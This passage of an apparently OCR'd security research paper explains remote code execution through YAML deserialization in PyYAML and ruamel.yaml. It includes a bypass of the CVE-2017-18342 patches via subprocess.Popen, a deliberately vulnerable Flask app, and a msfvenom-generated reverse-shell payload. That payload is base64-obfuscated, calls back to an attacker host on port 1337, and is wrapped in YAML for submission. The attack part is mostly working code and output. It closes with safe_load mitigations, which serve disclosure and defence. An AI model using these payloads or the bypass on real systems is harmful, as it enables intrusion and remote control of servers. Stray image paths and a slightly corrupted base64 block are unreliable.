529             object_name = name
530         if unsafe:
531             try:
532                 __import__(module_name)
533             except ImportError as exc:
534                 raise ConstructorError("while constructing a Python object", mark,
535                         "cannot find module %r (%s)" % (module_name, exc), mark)
536         if not module_name in sys.modules:
537             raise ConstructorError("while constructing a Python object", mark,
538                     "module %r is not imported" % module_name, mark)
539         module = sys.modules[module_name]
540         if not hasattr(module, object_name):
541             raise ConstructorError("while constructing a Python object", mark,
542                     "cannot find %r in the module %r"
543                     % (object_name, module.__name__), mark)
544         return getattr(module, object_name)
```

If the *object_name* is the attribute of the *module* then it will make condition false and code will jump to return statement on line 544. Now, *getattr(module, object_name)* try to create an object of attribute *object_name* of *module* and represent it like below,

Code:

```
import yaml
import sys

print(getattr(sys.modules['time'], 'sleep'))
```

Output:

```
<built-in function sleep>
```

The output shows that the type of attribute “sleep” in the “time” module. It clearly shows that “sleep” exist as an individual function in the time module and not as a class or class method.

Coming to Patch 2, it will check, what type of attribute the deserialized data is calling in the specified module or class using *isinstance(cls, type)*. If it is not of type *class* then it will make condition true and stops execution with an error, like in case of “time.sleep”. “sleep” gives “built-in function” type and not the class type which takes this condition as false.

Code:

```
import yaml
import sys

cls = getattr(sys.modules['time'], 'sleep')
print(isinstance(cls, type))
```

Output:

```
False
```

We can bypass it by deserializing objects of classes only and not class methods or any other type of attributes of module. In short, we needed “sleep” to be a class instead of a function to make it executed.

Trying same code in *Pyyaml* version < 5.1, *load(data, Loader=Loader), load(data, Loader=FullLoader)* or *load(data, Loader=UnsafeLoader)*, we will get output with delay of 10 seconds which completely show that “time.sleep(10)” will get executed. The “None” is the return value of “time.sleep(10)” after execution .

Output;

```
None
```

For the *PyYAML* version < 5.1, the constructor.py don’t have these patches and works fine.

In *ruamel.yaml*, deserialization of class objects can take place like this,

```
import ruamel.yaml as yaml
data = b'!!python/object/apply:time.sleep [10]'

deserialized_data = yaml.load(data)  # serializing data

print(deserialized_data)
```

Output;

```
C:/Users/j0lt/paper_files/main.py:4: UnsafeLoaderWarning:
The default 'Loader' for 'load(stream)' without further arguments can be
unsafe.
Use 'load(stream, Loader=ruamel.yaml.Loader)' explicitly if that is OK.
Alternatively include the following in your code:

  import warnings
  warnings.simplefilter('ignore', ruamel.yaml.error.UnsafeLoaderWarning)

In most other cases you should consider using 'safe_load(stream)'
  deserialized_data = yaml.load(data)  # serializing data
None
```

It will show a warning message before deserializing data. “None” will be printed on screen after 10 seconds delay which completely shows that “time.sleep(10)” will get executed when it gets converted to object again with deserialization.

EXPLOITING YAML DESERIALIZATION

It is clear that Python *YAML* modules can serialize objects of python inbuild classes and their attributes , and when it deserializes them, it recreates those objects, which can sometimes lead to their execution, depending if those objects tend to execute and return something. This means we can also serialize objects of those class methods which can basically execute OS commands. Modules like *os, subprocess* etc. are very good to go as they have methods which can execute OS commands.

Let's first create our payload, like we normally serialize objects of class methods using __reduce__().

Kindly note payload creation can be done with any python *YAML* module (*PyYAML* or *ruamel.yaml*), in the same way. The same payload can exploit both YAML module or any module based on PyYAML or *ruamel.yaml*.

Our target is to run OS commands when our payload gets deserialized. In Linux, ***ls*** is a terminal command used to list items in the present directory.

Code:

```
import yaml
import subprocess


class Payload(object):
    def __reduce__(self):
        return (subprocess.Popen,('ls',))


deserialized_data = yaml.dump(Payload())  # serializing data

print(deserialized_data)
```

Output:

```
!!python/object/apply:subprocess.Popen
- ls
```

One can use a tool created by me to create payloads for *YAML* in python available on Github(https://github.com/j0lt-github/python-deserialization-attack-payload-generator). It is an advanced payload generator. One can create payloads for complex commands using this tool in seconds. It also supports other payload generation for deserialization attack on *pickle* and *jsonpickle*.

Now let's write a code which can deserialize this.

Exploiting YAML in PyYAML version < 5.1

To deserialize above result i.e. serialized class method with arguments, in PyYAML version < 5.1, we have below methods,

Methods in PyYAML < 5.1
load(data)
load(data, Loader=Loader)
load_all(data)
load_all(data, Loader=Loader)

So, any of the above methods can be used. Even we can directly call *load()* by supplying data to deserialize and it will deserialize it perfectly and our class *Popen* will be executed.

Example Code:

```
import yaml

data = b"""!!python/object/apply:subprocess.Popen
- ls"""
deserialized_data = yaml.load(data)  # deserializing data

print(deserialized_data)
```

Output:

```
test.py
abc.txt
test.txt
```

The output will show the list of content in the present working directory.

This causes RCE and in 2017 a researcher reported it and a CVE was released, CVE-2017-18342. But that time it was tested on version < 5.1 and patches were released afterwards in versions >=5.1

Exploiting YAML in PyYAML version >= 5.1

To deserialize above result i.e. serialized class method with arguments, in *PyYAML* version >= 5.1, we have below methods,

Methods in PyYAML
load(data) *[works under certain conditions]*
load(data, Loader=Loader)
load(data, Loader=UnsafeLoader)
load(data, Loader=FullLoader)
load_all(data) *[works under certain condition]*
load_all(data, Loader=Loader)
load_all(data, Loader=UnSafeLoader)
load_all(data, Loader=FullLoader)
full_load(data)
full_load_all(data)
unsafe_load(data)
unsafe_load_all(data)

Any method mentioned above can be used to deserialize custom class objects, except *load()* and *load_all()* with default "Loader" as maintainer for *PyYAMLl* have applied some changes to stop this type of vulnerability but. But there is a certain condition which let us bypass this patch discussed earlier. Let's first try to deserialize data with other methods,

Example 1 code:

```
from yaml import *

data = b"""!!python/object/apply:subprocess.Popen
- ls"""
deserialized_data = load(data, Loader=Loader)  # deserializing data

print(deserialized_data)
```

Output:

```
<subprocess.Popen object at 0x7fc2a7ec9fff>
test.py
abc.txt
test.txt
```

Example 2:

Code:

```
from yaml import *

data = b"""!!python/object/apply:subprocess.Popen
- ls"""
deserialized_data = unsafe_load(data, Loader=Loader)  # deserializing data

print(deserialized_data)
```

Output:

```
<subprocess.Popen object at 0x7fc2a7ec813a>
test.py
abc.txt
test.txt
```

Like these, other mentioned methods will work similarly except *load()* with default values.

Code with default *load()* values:

```
import yaml

data = b"""!!python/object/apply:subprocess.Popen
- ls"""
deserialized_data = yaml.load(data)  # deserializing data

print(deserialized_data)
```

Output:

```
test.py:4: YAMLLoadWarning: calling yaml.load() without Loader=... is deprecated, as the
default Loader is unsafe. Please read https://msg.pyyaml.org/load for full details.
  yaml.load(data)
Traceback (most recent call last):
  File "test.py", line 4, in <module>
    yaml.load(data)
  File "/usr/lib/python2.7/dist-packages/yaml/__init__.py", line 114, in load
    return loader.get_single_data()
  File "/usr/lib/python2.7/dist-packages/yaml/constructor.py", line 45, in get_single_data
    return self.construct_document(node)
  File "/usr/lib/python2.7/dist-packages/yaml/constructor.py", line 49, in
construct_document
    data = self.construct_object(node)
  File "/usr/lib/python2.7/dist-packages/yaml/constructor.py", line 96, in
construct_object
    instance = self.make_python_instance(suffix, node, args, kwds, newobj)
  File "/usr/lib/python2.7/dist-packages/yaml/constructor.py", line 554, in
make_python_instance
    cls = self.find_python_name(suffix, node.start_mark)
  File "/usr/lib/python2.7/dist-packages/yaml/constructor.py", line 522, in
find_python_name
    "module %r is not imported" % module_name.encode('utf-8'), mark)
yaml.constructor.ConstructorError: while constructing a Python object
module 'subprocess' is not imported
  in "<string>", line 1, column 1:
    !!python/object/apply:subprocess ...
    ^
```

It can be seen clearly from the error that the code stop executing at Patch 1, because *sys.modules* don't have subprocess.

Code:

```
import yaml
import sys
print(sys.modules['subprocess'])
```

Output:

```
Traceback (most recent call last):
  File "/home/j0lt/main.py", line 3, in <module>
    print(sys.modules['subprocess'])
KeyError: 'subprocess'
```

For make it running we have to just import *subprocess* in the code or import any module which has subprocess imported. For example, lets import "flask" in the code and execute it.

Code:

```
import yaml
import flask # importing flask

data = b"""!!python/object/apply:subprocess.Popen
- ls"""
deserialized_data = yaml.load(data)  # deserializing data

print(deserialized_data)
```

Output:

```
test.py:5: YAMLLoadWarning: calling yaml.load() without Loader=... is
deprecated, as the default Loader is unsafe. Please read
https://msg.pyyaml.org/load for full details.
  a = yaml.load(data)
<subprocess.Popen object at 0x7fc2a7ec9e10>
abc.txt  test.py
```

The command gets executed with a warning message. But it runs because of *Flask* imports some classes or modules which use subprocess.

The question arises here is, if *PyYAML* doesn't use subprocess then why not we use serialized object of *os.system* to run our command? *os.system* will run and execute commands in *PyYAML* version < 5.1 but in version >=5.1 it will not work because of patch 2, as *system* is not a class in the *os* module. In case of *Popen*, *Popen* is a class in subprocess module and it bypasses patch 2. **So this condition is a bypass to patches applied for CVE-2017-18342.**

Let consider a web application running on the flask and which is using *yaml.load()* object to deserialize user-supplied input. Used python environment is python2.x.

Code:

```
from flask import Flask, request
import yaml
from base64 import b64decode
app = Flask(__name__)

@app.route("/", methods=["GET","POST"])
def index():
   if request.method == "GET":
      return '''<!DOCTYPE html><html><body><h2>YAML Deserialization</h2><form action="/"
method="post">Data in Base64<br><input type="text" name="data" value=""><br><br><input
type="submit" value="Submit"></form><p>Enter base64 data to be
deserialize</p></body></html>'''
   else:
      data = yaml.load(b64decode(request.form.get("data")))
      return '''<!DOCTYPE html><html><body><h2>YAML Deserialization</h2><form action="/"
method="post">Data in Base64<br><input type="text" name="data" value=""><br><br><input
type="submit" value="Submit"></form><p>Enter base64 data to be
deserialize</p><p>Deserialized data is :'''+data+'''</p></body></html>'''

if __name__ == '__main__':
   app.run("0.0.0.0", port=8080)
```

The application is running at port 8080.

```
#python3 web_yaml.py
 * Serving Flask app "web_yaml" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
```

In browser it will show page at http://<ip>:8080/

Now let's try a payload to get a reverse shell through RCE at port 1337 of attacker machine.
We will use *msfvenom* and basic *yaml* syntax for generating a payload for a reverse shell.

First, we need to use generate a python payload which can give us a reverse shell when executed. For that use *msfvenom*,

```
msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your port> -f raw
```

It will give output like,

```
"exec('aW1wb3J0IHNvY2tldCAgICAsICBzdWJwcm9jZXNzICAgICwgIG9zICAgICAgIDsgICAgICAgICBob3N0PSI
xOTIuMTY4LjAuMTEiICAgICAgIDsgICAgICAgICBwb3J0PTEzMzcgICAgICAgOyAgICAgICAgIHM9c29ja2V0LnNvY
2tldChzb2NrZXQuQUZfSU5FVCAgICAsICBzb2NrZXQuU09DS19TVFJFQU0pICAgICAgIDsgICAgICAgICBzLmNvbm5
lY3QoKGhvc3QgICAgLCAgcG9ydCkpICAgICAgIDsgICAgICAgICBvcy5kdXAyKHMuZmlsZW5vKCkgICAgLCAgMCkgI
CAgICAgOyAgICAgICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICAsICAxKSAgICAgICA7ICAgICAgICAgb3MuZHVwMih
zLmZpbGVubygpICAgICwgIDIpICAgICAgIDsgICAgICAgICBwPXN1YnByb2Nlc3MuY2FsbCgiL2Jpbi9iYXNoIik='
.decode('base64'))"
```

So, our payload will look like this:


```
!!python/object/apply:subprocess.Popen
- !!python/tuple
  - python
  - -c
  - "exec('aW1wb3J0IHNvY2tldCAgICAsICBzdWJwcm9jZXNzICAgICwgIG9zICAgICAgIDsgICAgICAgICBob3N
0PSIxOTIuMTY4LjAuMTEiICAgICAgIDsgICAgICAgICBwb3J0PTEzMzcgICAgICAgOyAgICAgICAgIHM9c29ja2V0L
nNvY2tldChzb2NrZXQuQUZfSU5FVCAgICAsICBzb2NrZXQuU09DS19TVFJFQU0pICAgICAgIDsgICAgICAgICBzLmN
vbm5lY3QoKGhvc3QgICAgLCAgcG9ydCkpICAgICAgIDsgICAgICAgICBvcy5kdXAyKHMuZmlsZW5vKCkgICAgLCAgM
CkgICAgICAgOyAgICAgICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICAsICAxKSAgICAgICA7ICAgICAgICAgb3MuZHV
wMihzLmZpbGVubygpICAgICwgIDIpICAgICAgIDsgICAgICAgICBwPXN1YnByb2Nlc3MuY2FsbCgiL2Jpbi9iYXNoI
ik='.decode('base64'))"
```

Kindly note that, we are not using *dump()* for generating this payload because of use of single and double quotes in our payload . Either we can make it manually like this or one can use *peas* available on Github(https://github.com/j0lt-github/python-deserialization-attack-payload-generator).


Now, this payload in base64 is,

```
ISFweXRob24vb2JqZWN0L2FwcGx5OnN1YnByb2Nlc3MuUG9wZW4KLSAhIXB5dGhvbi90dXBsZQogIC0gcHl0aG9uCi
AgLSAtYwogIC0gImV4ZWMoJ2FXMXdiM0owSUhOdlkydGxkQ0FnSUNBc0lDQnpkV0p3Y205alpYTnpJQ0FnSUN3Z0lH
OXpJQ0FnSUNBZ0lEc2dJQ0FnSUNBZ0lDQm9iM04wUFNJeE9USXVNVFk0TGpBdU1URWlJQ0FnSUNBZ0lEc2dJQ0FnSU
NBZ0lDQndiM0owUFRFek16Y2dJQ0FnSUNBZ095QWdJQ0FnSUNBZ0lITTljMjlqYTJWMExuTnZZMnRsZENoemIyTnJa
WFF1UVVaZlNVNUZWQ0FnSUNBc0lDQnpiMk5yWlhRdVUwOURTMTlUVkZKRlFVMHBJQ0FnSUNBZ0lEc2dJQ0FnSUNBZ0
lDQnpMbU52Ym01bFkzUW9LR2h2YzNRZ0lDQWdMQ0FnY0c5eWRDa3BJQ0FnSUNBZ0lEc2dJQ0FnSUNBZ0lDQnZjeTVr
ZFhBeUtITXVabWxzZWxc1dktDa2dJQ0FnTENBZ01Da2dJQ0FnSUNBZ095QWdJQ0FnSUNBZ0lHOXpJQ0FnSUNBZ0lDQn
1hV3hsYm04b0tTQWdJQ0FzSUNBeEtTQWdJQ0FnSUNBN0lDQWdJQ0FnSUNBZ2IzTXVaSFZ3TWloekxtWnBiR1Z1Ynln
cElDQWdJQ3dnSURJcElDQWdJQ0FnSURzZ0lDQWdJQ0FnSUNCd1BYTjFZbkJ5YjJOb GMzTXVZMkZzYkNnaUwySnBiaT
lpWVhOb0lpaz0nLmRlY29kZSgnYmFzZTY0JykpIg==
```


Open port for incoming shell connection using netcat.



Now try to submit this payload.



It will show an “Internal Server Error” on the browser.



But we will get a reverse connection in netcat.

Exploiting YAML in ruamel.yaml

To deserialize the serialized class method with arguments, in *ruamel.yaml* , we have below methods,

Methods in ruamel.yaml
load(data)
load(data, Loader=Loader)
load(data, Loader=UnsafeLoader)
load(data, Loader=FullLoader)
load_all(data)
load_all(data, Loader=Loader)
load_all(data, Loader=UnSafeLoader)
load_all(data, Loader=FullLoader)

So, any of the above methods can be used. Even we can directly call *load()* by supplying data to deserialize and it will deserialize it perfectly and our class method will be executed.

Code:

```
import ruamel.yaml

data = b"""!!python/object/apply:subprocess.Popen
- ls"""
deserialized_data = ruamel.yaml.load(data)  # serializing data

print(deserialized_data)
```

Output:

```
/home/j0lt/paper_files/main.py:4: UnsafeLoaderWarning:
The default 'Loader' for 'load(stream)' without further arguments can be
unsafe.
Use 'load(stream, Loader=ruamel.yaml.Loader)' explicitly if that is OK.
Alternatively include the following in your code:

  import warnings
  warnings.simplefilter('ignore', ruamel.yaml.error.UnsafeLoaderWarning)

In most other cases you should consider using 'safe_load(stream)'
  deserialized_data = ruamel.yaml.load(data)  # serializing data
<subprocess.Popen object at 0x7fc2a7ec9ef0>
abc.txt  test.py
```

It will execute our command with a warning message. This shows till today, *ruamel.yaml* is vulnerable to RCE if it processes the user-supplied payload.

MITIGATIONS

The proper mitigation to avoid RCE during the processing of YAML data is to use these functions to deserialize data,

Methods in PyYAML	Methods in ruamel.yaml
safe_load()	safe_load()
safe_load_all()	safe_load_all()
load('data', Loader=SafeLoader)	load('data', Loader=SafeLoader)

And to serialize data, one can use below safe functions,

Methods in PyYAML	Methods in ruamel.yaml
safe_dump()	safe_dump()
safe_dump_all()	safe_dump_all()
dump('data', Dumper=SafeDumper)	dump('data', Dumper=SafeDumper)

REFERENCES

1. https://yaml.readthedocs.io/en/latest/pyyaml.html

2. https://stackoverflow.com/questions/19855156/whats-the-exact-usage-of-reduce-in-pickler

3. https://www.cvedetails.com/cve/CVE-2017-18342/

4. https://github.com/yaml/pyyaml

5. https://bitbucket.org/ruamel/yaml

6. https://github.com/yaml/pyyaml/issues/207

7. https://yaml.org/

8. https://github.com/yaml/pyyaml/wiki/PyYAML-yaml.load(input)-Deprecation

9. https://github.com/yaml/pyyaml/issues/265